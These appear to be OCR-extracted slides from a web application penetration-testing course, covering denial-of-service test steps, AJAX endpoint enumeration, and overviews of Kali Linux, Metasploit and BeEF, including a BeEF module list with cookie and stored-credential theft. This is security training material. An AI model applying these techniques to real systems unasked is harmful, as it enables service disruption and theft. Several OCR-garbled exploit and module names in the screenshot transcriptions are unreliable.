
(Cont'd)




- Enter an extremely large number in the input field that is used by application as a loop counter
- Use a script to automatically submit an extremely long value to the server in the request that is being logged
- Identify and send a large number of requests that perform database operations and observe any slowdown or new error messages
- Create a script to automate the creation of many new sessions with the server and run the request that is suspected of caching the data within the session for each one



Web Services Testing



AJAX Testing






- Enumerate the AJAX call endpoints for the asynchronous calls using tools such as Sprajax
- Observe HTML and JavaScript files to find URLs of additional application surface exposure
- Use proxies and sniffers to observe traffic generated by user-viewable pages and the background asynchronous traffic to the AJAX endpoints in order to determine the format and destination of the requests

Web Application Pen Testing Framework: Kali Linux



- Kali Linux is an advanced penetration testing and security auditing Linux distribution
- It contains more than 300 penetration testing tools



<http://www.kali.org>


Web Application Pen Testing Framework: Metasploit



The Metasploit Framework is a penetration testing toolkit, exploit development platform, and research tool that includes hundreds of working remote exploits for a variety of platforms

2

It helps pen testers to verify vulnerabilities and manage security assessments



The screenshot shows the Metasploit Framework's web-based interface. At the top, there is a navigation bar with links for Overview, Analysis, Sessions, Campaigns, Web Apps, Modules, Reports, Exports, and Tasks. Below the navigation bar, there is a search bar labeled "Search Modules". A table titled "Found 10 matching modules" lists the following information:

Module Type	OS	Module	Disclosure Date	Module Rating	CVE	BD	CVSS	EDB
Server Exploit	Linux	FreeTBXConfig Remote Code Execution	March 22, 2014	Excellent	2014-0133	102240	52214	
Server Exploit	Linux	Quantum DX91000 SSH Private Key Exposure	March 18, 2014	Excellent				
Server Exploit	Linux	Loicelancer.org Enterprise VA SSH Private Key Exposure	March 11, 2014	Excellent				
Server Exploit	Linux	Quantum v1.0.0 Backend Command	March 18, 2014	Excellent				
Client Exploit	Windows	MS13-012 Internet Explorer TestRange Lz6 After Free	March 10, 2014	Good	2014-0137			
Server Exploit	Windows	Volejgame CENTRUM CS 2000 Direct Dere Buffer Overflow	March 9, 2014	Good				
Analyzer	Windows	Volejgame CENTRUM CS 2000 Direct Dere Direct Heap Buffer Overflow	March 9, 2014	Good				
Server Exploit	Windows	Volejgame CENTRUM CS 2000 Direct Dere Buffer Overflow	March 9, 2014	Good				
Server Exploit	Windows	Firefox Direct Shareable Item Privileged Access Control Bypass	March 9, 2014	Good				
Client Exploit	Windows	Safari User-Assisted Download and Run Attack	March 9, 2014	Good				

At the bottom right of the interface, the URL <http://www.metasploit.com> is displayed.

Web Application Pen Testing Framework: Browser Exploitation Framework (BeEF)



- The Browser Exploitation Framework (BeEF) is an open-source penetration testing tool used to test and exploit web application and browser-based vulnerabilities
 - BeEF provides the penetration tester with practical client side attack vectors and leverages web application and browser vulnerabilities to assess the security of a target and carry out further intrusions

The screenshot shows the BeEF web interface with the following details:

- Header:** BeEF 0.4.2-beta | Select Browsers | Logout
- Left Sidebar:** Hooked Browsers (1), Online Browsers (1), IP 192.168.64.128, Offline Browsers (1).
- Current Browser:** Details | Logos | Commands | Root | Scripts | Logs.
- Module Tree:** Browser (43) -> Hooked Domains (21):
 - ↳ Fingerprint Ajax
 - ↳ Get Cookies
 - ↳ Get Form Values
 - ↳ Get Local Storage
 - ↳ Get Page HARFs
 - ↳ Get Page HTML
 - ↳ Get Session Storage
 - ↳ Get Stored Credentials
 - ↳ Replace HARFs
 - ↳ Replace HARFs (Click Events)
 - ↳ Replace HARFs (HTTP3)
 - ↳ Replace HARFs (TLS)
 - ↳ Create Alert Data
 - ↳ Create Prompt Data
 - ↳ Redirect Browser
 - ↳ Redirect Browser (Frame)
 - ↳ Replace Content (Deface)
 - ↳ Replace Content (Deface)
 - ↳ Redirect Values
 - ↳ OS Address Bar Spoofer
 - ↳ Detect Extensions
 - ↳ Detect Firefox
 - ↳ Detect Foxit Reader
 - ↳ Detect LastPass
 - ↳ Detect Clickjacking
